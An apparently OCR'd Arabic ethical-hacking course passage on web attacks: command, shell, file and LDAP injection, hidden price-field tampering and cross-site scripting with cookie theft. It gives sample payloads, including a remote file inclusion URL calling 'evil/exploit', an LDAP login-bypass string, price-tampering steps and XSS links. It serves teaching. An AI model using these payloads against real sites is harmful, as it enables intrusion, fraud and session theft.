لأداء وظائف، يجب على تطبيقات الويب استخدام ميزات نظام التشغيل والبرامج الخارجية. على الرغم من أن العديد من البرامج تتذرع خارجيا، البرنامج المستخدم في كثير من الأحيان هو Sendmail. عندما يتم تمرير قطعة من المعلومات من خلال الطلب الخارجي HTTP، فإنه يجب أن تكون نقيت بعناية، أو ان المهاجم يمكنه إدراج أحرف خاصة، أوامر خبيثة، واوامر معدله في المعلومات. ثم يقوم تطبيق الويب بتمرير هذه الأحرف إلى النظام الخارجي لتنفيذها. ادخال SQL أمر خطير وعلى نطاق واسع إلى حد ما، كما هو الحال في شكل command injection. هجمات command injection سهلة التنفيذ والاكتشاف، لكنها صعبة الفهم.

- **Shell Injection**

لاستكمال الوظائف المختلفة، فان تطبيقات الويب تستخدم مختلف التطبيقات والبرامج. انها مجرد مثل إرسال بريد الكتروني باستخدام برنامج UNIX Sendmail. هناك فرصة أن المهاجم قد يقوم بضخ الشفرة في هذه البرامج. هذا النوع من الهجوم خطير خصوصا للأمن صفحة على شبكة الإنترنت. هذه الحقن تسمح للمتسللين لأداء أنواع مختلفة من الهجمات الخبيثة ضد الخادم المستخدم. يحاول أحد المهاجمين صياغة input string للوصول الى شل خادم الويب.

تشمل دوال حقن الشل "Shell injection functions" system ()، start process ()، java.lang.Runtime.exec ()، System.Diagnostics.Process.Start() و APIs المماثلة.

- HTML Embedding

يستخدم هذا النوع من الهجوم لطمر/تشويه/محو المواقع تقريبا. باستخدام هذا الهجوم، فان المهاجم يقوم بإضافي محتوى يستند إلى HTML إلى تطبيق الويب. في هجمات **HTML Embedding**، يتم وضع إدخال المستخدم إلى **web script** في **output HTML**، دون التحقق من كود **HTML** أو البرمجة.

- File Injection

المهاجم يستغل هذه الثغرة ويحقن الشيفرات الخبيثة إلى ملفات النظام:


http://www.juggyboy.com/vulnerable.php?COLOR=http://evil/exploit

يسمح للمستخدمين بتحميل الملفات المختلفة على الخادم من خلال التطبيقات المختلفة، ويمكن الوصول إلى هذه الملفات من خلال شبكة الإنترنت من أي جزء من العالم. إذا انتهي التطبيق مع امتداد **php** وقام أي مستخدم بطلبه، فان التطبيق يفسر على أنه **php script** وينفذ ذلك. وهذا يسمح للمهاجمين بتنفيذ أوامر تعسفية.

- Command Injection Example


فيما يلي مثال على حقن الأوامر:

لأداء هجوم **Command Injection**، المهاجم أول يدخل الشيفرات الخبيثة (رقم الحساب) مع كلمة مرور جديدة. اخر مجموعتين من الأرقام هي **banner size**. بمجرد قيام المهاجم بالنقر على زر إرسال، يتم تغيير كلمة المرور لحساب **1036** مرور إلى "**newPassword**". ويفترض **server script** ان **URL** فقط لملف **banner image** يتم إدراجها في هذا المجال.



File Injection Attack

يسمح للمستخدمين بتحميل الملفات المختلفة على الخادم من خلال التطبيقات المختلفة، ويمكن الوصول إلى هذه الملفات من خلال شبكة الإنترنت من أي جزء من العالم. إذا انتهي التطبيق مع امتداد **php** وقام أي مستخدم بطلبه، فان التطبيق يفسر على أنه **php script** وينفذ ذلك. وهذا يسمح للمهاجمين بتنفيذ أوامر تعسفية. هجمات حقن ملف تمكن المهاجمين لاستغلال **vulnerable scripts** على الملقم لاستخدام ملف بعيد بدلا من ملف موثوق من نظام الملفات المحلي. بالنظر في اكواد العمل التالية التي تعمل في المتصفح:





لاستغلال ثغرة ملف PHP فان المهاجم يقوم بحقن ملف مضيف عن بعد الى www.jasoneval.com والذي يحتوي على **exploit**.

ما هو LDAP Injection؟

LDAP (Lightweight Directory Access Protocol) injection attack يعمل بنفس الطريقة المتبعة في هجوم **SQL injection**. جميع المدخلات إلى **LDAP** يجب أن تتم تصفيته بشكل صحيح، وعلى جانب اخر هناك ثغرات في **LDAP** تسمح بتنفيذ الاستعلامات غير مصرح بها أو تعديل المحتويات. هجمات **LDAP** تقوم باستغلال التطبيقات على شبكة الإنترنت التي شيدت على أساس بيانات **LDAP** باستخدام بروكسي محلي. يتم تعديل بيانات **LDAP** عندما تفشل بعض التطبيقات. هذه الخدمات تخزن وتنظم المعلومات على أساس خصائصها. ويتم تنظيم المعلومات هرميا مثل شجرة من إدخالات الدليل. لأنه يقوم على نموذج **client-server model** ويمكن للعملاء البحث في إدخالات الدليل باستخدام مرشحات.

What is LDAP?

LDAP Directory Services store and organize information based on its attributes. The information is hierarchically organized as a tree of directory entries

LDAP is based on the client-server model and clients can search the directory entries using filters


<table>
<tr><th>Filter Syntax</th><th>(attributeName operator value)</th></tr>
<tr><th>Operator</th><th>Example</th></tr>
<tr><td>=</td><td>(objectclass=user)</td></tr>
<tr><td>>=</td><td>(mdbStorageQuota>=100000)</td></tr>
<tr><td><=</td><td>(mdbStorageQuota<=100000)</td></tr>
<tr><td>~=</td><td>(displayName~=Foeckeler)</td></tr>
<tr><td>*</td><td>(displayName=*John*)</td></tr>
<tr><td>AND (&)</td><td>(&(objectclass=user)(displayName=John)</td></tr>
<tr><td>OR (|)</td><td>(|(objectclass=user)(displayName=John)</td></tr>
<tr><td>NOT (!)</td><td>(!objectClass=group)</td></tr>
</table>


- ### كيف يعمل LDAP Injection؟

هجمات **LDAP Injection** عادة تستخدم على تطبيقات الويب. يتم تطبيق **LDAP** إلى أي من التطبيقات التي لديها نفس النوع من مدخلات المستخدم التي يتم استخدامها لتوليد استعلامات **LDAP**. لاختبار ما إذا كان التطبيق هو عرضة لثغرة **LDAP Code Injection**، قم بإرسال استعلام إلى الخادم الذي يقوم بإنشاء إدخال غير صالح. إذا كان ملقم **LDAP** يقوم بإرجاع خطأ، فإنه يمكن استغلاله مع تقنيات **LDAP Code Injection**.

هذا يتوقف على تنفيذ هذا الهدف، يمكن للمرء محاولة تحقيق ما يلي:


- تجاوز تسجيل الدخول.
- الإفصاح عن المعلومات.
- تصعيد الامتيازات.
- تعديل المعلومات.





إذا ادخل مهاجم اسم مستخدم صالح من "**juggyboy**" ومن ثم حقن "**juggyboy) (&))**"، فان سلسلة **URL** تصبح **(&(USER=juggyboy) (&)) (PASS=blah))**. المرشح الأول تتم معالجته من قبل خادم **LDAP**. الاستعلام الوحيد

(&(USER=juggyboy) (&)) هو الذي تتم معالجة فقط. هذا الاستعلام هو دائما صحيحا، والمهاجم يسجل في النظام دون كلمة السر الصحيحة.




هجوم التلاعب بالحقل المخفي "Hidden Field Manipulation Attack"

في الغالب تستخدم هجمات التلاعب بالحقل الخفي ضد مواقع التجارة الإلكترونية اليوم. العديد من المخازن على الانترنت تواجه هذه المشاكل. في كل جلسة عميل، المطورين يستخدمون الحقول المخفية لتخزين معلومات العميل، بما في ذلك سعر المنتج (بما في ذلك أسعار الخصم). في ذلك الوقت من تطوير مثل هذه البرامج، ان المطورون يشعرون أن كل التطبيقات التي تم تطويرها من قبلهم هي آمنة، ولكن يمكن للهاكر التلاعب في أسعار المنتجات وإتمام الصفقة مع السعر الذي كان قد غير، بدلا من السعر الفعلي للمنتج.

على سبيل المثال: موقع **eBay**، هاتف محمول خاص هو للبيع مقابل 1000 دولار، القراصنة، عن طريق تغيير الأسعار، يحصل عليه مقابل 10 دولار فقط.

هذا خسارة كبيرة لأصحاب المواقع. لحماية شبكاتها من الهجمات، اصحاب المواقع تستخدم أحدث برامج مكافحة الفيروسات وجدران الحماية وأنظمة كشف التسلل، وما إذا تعرضت لهجوم على الانترنت، فغالبا ما يفقد مصداقيتها في السوق.

عندما يطلب أي هدف خدمات الويب ويجعل الخيارات في صفحة **HTML**، فيتم حفظ الخيارات والقيم في حقل النموذج وتسليمها إلى التطبيق المطلوب كما في طلب **HTTP** (**GET** أو **POST**). صفحات **HTML** تحفظ عموما قيم الحقول كحقول مخفيه وغير ظاهرة على الشاشة للهدف ولكن تحفظ وتوضع في شكل سلاسل أو معلمات في وقت تقديم النموذج. يمكن للمهاجمين دراسة كود **HTML** الصفحة وتغيير قيم الحقول المخفية من أجل تغيير الطلبات إلى الملقم.



1. افتح صفحة **HTML** في محرر **HTML**.
2. حدد موقع الحقل المخفي (على سبيل المثال، "**<type=hidden name=price value=200.00>**").
3. تعديل محتواه إلى قيمة مختلفة (على سبيل المثال. "**<type=hidden name=price value=2.00>**").
4. حفظ ملف **HTML** محليا وتصفح ذلك.
5. انقر على زر الشراء لأداء السرقة من المتاجر الإلكترونية عبر التلاعب بالحقل الخفي.

CROSS-SITE SCRIPTING (XSS) ATTACKS

Cross-site scripting تسمى **XSS** أيضا. وهي ثغره تحدث عندما يستخدم أحد المهاجمين تطبيقات الويب ويرسل الشيفرات الخبيثة في جافا سكريبت لعدد من المستخدمين النهائيين. وهو يحدث عندما يتم تضمين بيانات مدخله غير متحقق منها "**invalidated input data**"




في المحتوى الديناميكي التي يتم إرسالها إلى متصفح ويب المستخدم. عندما يستخدم تطبيق الويب المدخلات من المستخدم، يمكن للمهاجم بدء الهجوم باستخدام تلك المدخلات، والتي يمكن نشرها للمستخدمين الآخرين كذلك. المهاجمين يقومون بحقن جافا سكريبت، **VBScript**، **ActiveX**، **HTML**، أو **Flash** خبيث للتنفيذ على نظام الضحية عن طريق إخفائه داخل الطلبات المشروعة. المستخدم النهائي يثق في تطبيقات الويب، ويمكن للمهاجم استغلال هذه الثقة من أجل فعل الأشياء التي لن يسمح بها تحت ظروف طبيعية. وغالبا ما يستخدم المهاجمين أساليب مختلفة لترميز الجزء الخبيث (**Unicode**) في **tag**، لذلك فأن الطلب يبدو حقيقي للمستخدم. بعض منهم:

- Malicious script execution - Session hijacking
- Brute force password cracking - Redirecting to a malicious server
- Exploiting user privileges - Data theft
- Intranet probing - Ads in hidden IFRAMES and pop-ups
- Data manipulation - Keylogging and remote monitoring

كيف يعمل هجوم XSS؟

لفهم كيفية استغلال **cross-site scripting**، انظر في المثال الافتراضي التالي:




Cross-Site Scripting Attack Scenario: Attack via Email

في هجوم **cross-site scripting attack** عبر البريد الإلكتروني، المهاجم يحرف البريد الإلكتروني الذي يحتوي على وصلة الى الاسكريبت الخبيث ويرسله إلى الضحية. الاسكريبت الخبيث:

```
<A HREF=http://legitimateSite.com/registration.cgi?clientprofile=<SCRIPT> malicious code</SCRIPT>>Click here</A>
```

عندما ينقر المستخدم على الوصلة، يتم إرسال **URL** إلى **legitimateSite.com** مع الشيفرات الخبيثة. ثم يرسل الملقم الصفحة للمستخدم بما في ذلك قيمة **client profile** ويتم تنفيذ التعليمات البرمجية الضارة على جهاز العميل. الرسم البياني التالي يصور سيناريو هجوم **cross-site scripting attack** عبر البريد الإلكتروني:




XSS Example: Attack via Email

فيما يلي الخطوات المتبعة في هجوم XSS عبر البريد الإلكتروني:

1. بناء وصلة خبيثة:

<AHREF=http://juggyboybank.com/registration.cgi?clientprofile=<SCRIPT> malicious code</SCRIPT>>Click here</A>

2. أرسل URL عبر البريد إلكتروني للمستخدم وإقناع المستخدم بالنقر على ذلك.
3. يطلب المستخدم الصفحة.
4. الخادم الشرعي يرسل صفحة الاستجابة مع النص الخبيث.
5. النص الخبيث يعمل على متصفح المستخدم.




XSS Example: Stealing Users' Cookies

لسرقة كوكيز المستخدم بمساعدة هجوم XSS، المهاجم يبدا بالنظر الى ثغرات XSS ثم يقوم بتثبيت cookie stealer (cookie logger).

فيما يلي الخطوات المختلفة الشائعة في سرقة كوكيز المستخدم مع مساعدة من هجوم XSS:


1. المهاجم يستضيف في البداية صفحة مع النص الخبيث.
2. المستخدم يقوم بزيارة الصفحة التي استضافها المهاجم.
3. خادم المهاجم يرسل استجابة ك HTML تحتوي على النص الخبيث.
4. متصفح المستخدم يقوم بتشغيل البرنامج النصي الخبيث HTML.
5. Cookie Logger موجودة في النص الخبيث يقوم بتجميع كوكيز المستخدم.
6. الاسكريبت الخبيث يقوم بتوجيه المستخدم إلى خادم المهاجم.
7. متصفح المستخدم يرسل الطلب مع كوكيز المستخدم.



XSS Example: Sending an Unauthorized Request

